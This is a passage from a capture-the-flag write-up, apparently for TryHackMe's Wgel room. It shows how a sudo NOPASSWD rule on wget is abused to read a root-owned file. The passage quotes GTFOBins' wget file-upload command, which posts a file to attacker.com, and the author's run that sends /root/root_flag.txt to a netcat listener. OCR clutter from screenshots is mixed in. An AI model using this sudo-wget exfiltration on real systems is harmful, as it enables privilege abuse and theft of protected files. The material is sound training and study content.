User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~/Documents$ 
```

I found that user jessie can run **/usr/bin/wget** command with root access. So I visited **gtfobins** to find privilege escalation exploit for the binary wget. There was a file upload exploit, which I can use to read the root flag & other sensitive files.



.. / wget

File upload

It can exfiltrate files on the network.

Send local file with an HTTP POST request. Run an HTTP service on the attacker box to collect the file. Note that the file will be sent as-is, instruct the service to not URL-decode the body. Use `--post-data` to send hard-coded data.

```
URL=http://attacker.com/
LFILE=file_to_send
wget --post-file=$LFILE $URL
```

File download

It can download remote files.


The name of the file in which I found the user flag was **user_flag.txt**, so I assumed that the name of the file in which root flag was would be **root_flag.txt**. Then, I opened a netcat listener on my machine at port 80 & on target machine I executed the below commands.

URL=http://10.9.2.127:80/

LFILE=/root/root_flag.txt

sudo -u root /usr/bin/wget --post-file=$FILE $URL

after the execution of the last command on the target machine, I got the root flag on my machine.


wget | GTFOBins - Mozil...
qterminal
Wgel
01:46 PM
38%
jessie@CorpOne: ~/Documents
File Actions Edit View Help
kali@kali: ~/Desktop/tryhackme/others/Wgel
File Actions Edit View Help
wireshark
tryhackme
custom_bash -scripts
HackTheBox

```
jessie@CorpOne:~/Documents$ URL=http://10.9.2.127:80/
jessie@CorpOne:~/Documents$ LFILE=/root/root_flag.txt
jessie@CorpOne:~/Documents$ sudo -u root /usr/bin/wget --post-
file=$LFILE $URL
--2021-11-21 20:45:57--  http://10.9.2.127/
Connecting to 10.9.2.127:80 ... connected.
HTTP request sent, awaiting response ...
```

```
connect to [10.9.2.127] from (UNKNOWN)
185.117] 56202
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.9.2.127
Connection: Keep-Alive
Content-Type: application/x-www-form-u
d
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```